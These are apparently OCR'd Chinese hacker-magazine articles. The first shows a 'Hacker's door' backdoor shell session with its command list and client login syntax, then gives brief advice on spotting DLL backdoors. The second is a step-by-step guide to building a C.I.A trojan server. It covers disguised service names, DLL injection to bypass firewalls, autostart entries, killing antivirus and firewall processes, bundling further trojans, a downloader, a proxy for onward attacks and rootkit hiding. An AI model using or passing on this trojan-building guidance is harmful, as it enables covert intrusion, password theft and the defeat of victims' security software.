NCLOGIN glancer
        This is the server of hacker's door made by yyt_hac,
Welcome to http://www.yythac.com,use '?' to get command list
HKDOOR>?
          ********The Command List of Hacker's door********

?-----------------[command],Get command list and the descript of the command
hdver-------------Get the version of hacker's door installed
findpass----------Get all logon user's username and password
open3389----------[port] [/r],with 'port' to special termserver 's port,with '/r
' to reboot system
opentelnet--------[port],open telnet server with [port],default port is 23
pslist------------Get process list from remote machine
pskill------------pID,Kill the process of remote machine
getsysinfo--------Get the system info from remote machine
shutdown----------[/r],With '/r' to reboot system,else power off system
exitshell---------Exit the shell of hacker's door
winexec-----------command,execute command using winexec function
openshell---------[cmdfile],use cmdfile to create a process to execute command
geturl------------url [localfilename],get file from 'url' to 'localfilename'
HKDOOR>
```

图2

如果记不起来都有什么口令时，输入？就OK了。如果你想使用文件传送等功能的话，就用压缩包中的客户端文件HDclient.exe,连接方法如下：HDclient destip [port] [-p password] [-t logintype]，如d:\>HDclient.exe 192.168.0.1 135 -p glancer -t 1。

接下来我们看看黑客之门的功能putfile（上传文件）、cddir（改变当前目录）、getfile（下载文件）、getdir（查看当前目录的文件）、getdisk（获取所有磁盘目录）、geturl（获取指定地址的文件）、openshell（获得一个cmd的shell）、winexec（执行命令）、shutdown（关机）、getsysinfo（获取系统信息、pskill（杀进程）、pslist（列进程）、opentelnet（开telnet服务）、open3389（开终端服务）、findpass（查找密码）。相信懂点E文的人都懂得后面的解释和参数，我就不多说了，这些功能对于我们已经足够了。

对于dll后门的防范与清除，我们可以从上面的种植过程寻找到方法。不难看出dll后门就是在%SystemRoot%\System32\目录下添加一个具有后门功能的dll文件，并在安装的时候感染系统文件，在宿主文件中增加一个动态链接。所以我们首先可以对刚安装的操作系统的所有dll文件的属性（包括创建时间，大小及文件名称）进行备份，如：c:\winnt\system32>dir *.dll > c:\backup\adll.txt，如图3。





图 3

然后我们在日常做维护的时候再对所有的 dll 文件进行备份，如上保存为 bdll.txt。然后我们用系统自带的文件对比程序 fc.exe，来将 adll.txt 和 bdll.txt 的区别找出来，并保存在 diff.txt 中，如：c:\backup>fc.exe /u adll.txt bdll.txt >diff.txt（注意这里需要加一个 /u 的参数）。如果你确信发现了异常 dll 文件，千万不要冲动的去删除它。因为系统在启动时，各个系统文件要完成各自的所有动作（包括调用动态链接库），如果宿主文件发现自己的动态链接库没有了，系统将会提示你插盘。所以我们在发现异常 dll 文件时，应首先用 Windows 优化大师等管理程序清楚它感染了谁，然后再用正常的文件覆盖它，重启，再删除那个异常文件。当然我们也可以通过注册表，这里我就不做介绍了。本人才疏学浅，有疏漏的地方还请多多指教。

（本文涉及到的工具 yyt 的 hacker's door，光盘有收录）



我的好马 C.I.A

冰河洗剑

如今各种各样的木马后门层出不穷，从灰鸽子到黑洞、Hxdef100，功能都非常强大：反弹连接、动态上网通知、隐藏端口服务、穿越防火墙等等，可谓各具特色。笔者最喜欢使用的还是灰鸽子，再加上 Hxdef100 的 Rootkit 隐藏功能，两强组合可谓无敌！不过在使用中也逐渐感觉这个种植木马的过程有些麻烦了，再加上灰鸽子久负盛名，被各大杀毒软件极力围剿，因此笔者不得不再次寻找一匹伴随自己征战黑客杀场的好马！

一、好马不出名

C.I.A 是个比较独特的木马，虽然此木马发布也有一些时日了，不过好象在许多黑友的耳中听得并不多，或许是好用的马儿都不愿太嚣张，以免树大招风吧！不过 C.I.A 的功能确实非常强大，可以使用两种方式穿越防火墙，包括以 Spyware 的方式运行，或者使用 DLL 注入的方式直接插入到任意系统进程中启动运行。最重要的是，这款木马还附带了 Rootkit 隐藏功能，可以将木马本身的端口、进程服务等统统隐藏起来，最重要的是用该木马可以生成不压缩的服务端，如果自己为服务加个壳的话，就更加让杀毒软件查无可查了！

经过一番试用，感觉 C.I.A 完全可以与以前的灰鸽子＋Hxdef100 的组合媲美，心里面很激动，忍不住想把它介绍给与笔者一样的小菜们……

二、史上最强的服务端定制系统

首先需要生成一个木马服务端，C.I.A 的服务端最具个性化，提供了最强的自定义方式，可根据自己的需要生成不同的木马服务端。

1.生成木马功能主体

运行 C.I.A 木马程序后，点击界面最下方的“客户端设置”按钮，在弹出的子按钮菜单中点击“创建服务器”按钮，打开服务端程序设置窗口。

首先点击“主功能”按钮，在右边界面的“Port”中输入木马所使用的端口。默认的服务端程序连接端口为“6333”；在“Transfer”中指定木马服务端文件传输端口，默认为“6334”；在“Keylog”中可更改键盘记录连接端口，如图 1。




图 1

木马是以服务的方式进行启动的，可以在“Server Name”（服务名称）中为木马程序起一个比较有迷惑性的服务名称，如“Windows times”。为了防止其它黑客连接自己的木马服务端，可以在“Password”中设置一个连接木马的验证密码，密码长度最大为十个字符。

“Firewall Bypass Method”（防火墙穿越模式）是最重要的一项设置，可以选择穿越防火墙的方式。设置为“Dll Spyware Fwb”时，木马以普通间谍软件的形式运行，可以反弹连接客户端，这对于普通防火墙能够起一些作用；但是如果有些变态防火墙连反向连接都禁止了的话，就只有采用进程插入的方式，混进 IE 或某些系统进程中穿越防火墙的限制了。勾选“Dll Inject”项，并选择将木马插入到 IE 或“Explorer”进程中，同时还可以自定义插入进程的 DLL 模块名称，默认为“wsock32.sys”。这样即使主机管理员产生了怀疑，在查找进程中的可疑模块时，也不易将木马找到并卸载。

2.狡兔三窟，多种方式启动木马

点击界面中的“运行设置”项，在这里可以选择设置木马服务程序的启动方式，例如将启动语句加在 Win.ini 或 system.ini 文件中，在注册表中添加启动项目，以服务的方式运行，或者直接调用 Explorer 来启动木马进程，如图 2。

当入侵的主机是 Windows2000 或 XP 时，最好选用“Explorer Run”项比较隐蔽，当然也可以同时选择多种启动方式。界面中的“Install Server”（安装服务）和“Registry Value”（注册表值）是用来设置启动服务程序路径和注册表的启动键值名称的。




图 2

注意，在“Install Server”中默认为“%SD%\scvhost.exe”，其中的“%SD%”是C.I.A中自带的一个通配符，用于指定路径名称，表示路径为“system directory（系统文件夹路径）”。使用通配符的方式比直接定义路径名称更实用，可以应用于不同的操作系统，根据不同系统指定相应的文件夹路径，例如在Windows NT中，“%SD%”代表“winnt\system32”，而在WindowsXP中则代表“Windows\system32”。要查看所有的通符符定义，可以点击界面右上角处的“%%”按钮，如图3。




图 3

3.颠倒世界，反杀防火墙和杀毒软件

一般来说，都是防火墙和杀毒软件干掉木马的，不过世界颠倒过来了。CIA的防火墙和杀毒软件的反杀功能非常强，设置后，只要运行了CIA服务端程序，基本上所有的防火墙和杀毒软件进程都会被终止。

点击界面中的“防火墙过滤”功能按钮，在右侧界面中勾选“反病毒／防火墙”项，然后点击下方的“载入列表”按钮，浏览选择木马所在文件夹“killlist”下的“Huge kill list.txt”文件，可导入程序自带的杀毒软件和防火墙名单，如图4。




图 4

可反杀的防火墙与杀毒软件非常多，足足有469种关键词过滤，常见的诺顿、MCAFEE等都在反杀名单中。我们也可以点击“添加名称”按钮，输入国内一些常见的杀毒软件和防火墙名称，如天网、江民等。

> **小提示：** 在C.I.A自带的反杀列表文件中还有一个专门用于禁止Windows系统工具的列表名单，在载入列表时选择“Windows utilities.txt”文件，即可使用生成的木马具有结束系统进程功能，可禁止运行注册表、任务管理器、CMD命令窗口、“服务”、“用户帐号”等。

4.计中计，木马捆绑木马

如果你觉得一个木马功能不够强的话，甚至还可以将其它的木马或DLL插件等捆绑在CIA生成的服务端中。

点击界面中的“合并器”功能项，在右侧窗口中点击“添加文件”，弹出文件添加对话框，在其中浏览指定要添加的文件。在“File Destination”中可指定捆绑文件的释放路径；在“Excution Type”中指定捆绑程序以“隐藏方式”（Run hidden），或最大化、最小化等方式运行。点击“添加文件到列表”按钮后，即可将指定的木马程序添加捆绑到木马服务端中，如图5。

> **小提示：** 当然也可以捆绑诸如记事本程序“notepad.exe”之类的正常程序在木马服务端中，并且设置成最大化方式运行，这样当别人运行了木马服务端程序后，自动打开记事本程序，起到隐蔽迷惑的作用。

5.下载者与代理服务器

C.I.A木马服务端功能极为强大，甚至可以让运行了木马的主机自动下载文件，甚至将其变为一个Socket代理服务器，作为我们继续入侵的踏板！




图 5

点击选择界面中的“Socks／下载者”功能项，在右侧窗口中勾选“下载运行文件”项，输入文件下载的URL地址，以及保存的文件名和路径，即可让木马在运行时自动下载某个程序，如图6。




图 6

勾选界面中的“运行时打开Socks4”项，输入代理服务器连接端口，生成的木马就拥有了代理功能了。

6.ROOTKIT隐藏，查无可查

笔者之所以爱用Hxdef100木马，就是因为它能够实现类似Rootkit的功能，隐藏任意文件、进程、服务及端口等，从而无法查杀木马。在C.I.A中同样具有这个功能，而且操作起来极为方便。

点击“秘密设置”功能项按钮，在右侧勾选“在任务管理隐藏进程”，点击“添加”按钮，输入进程名称或者进程通配符，可以选择隐藏任务管理器中的指定进程，如图7。

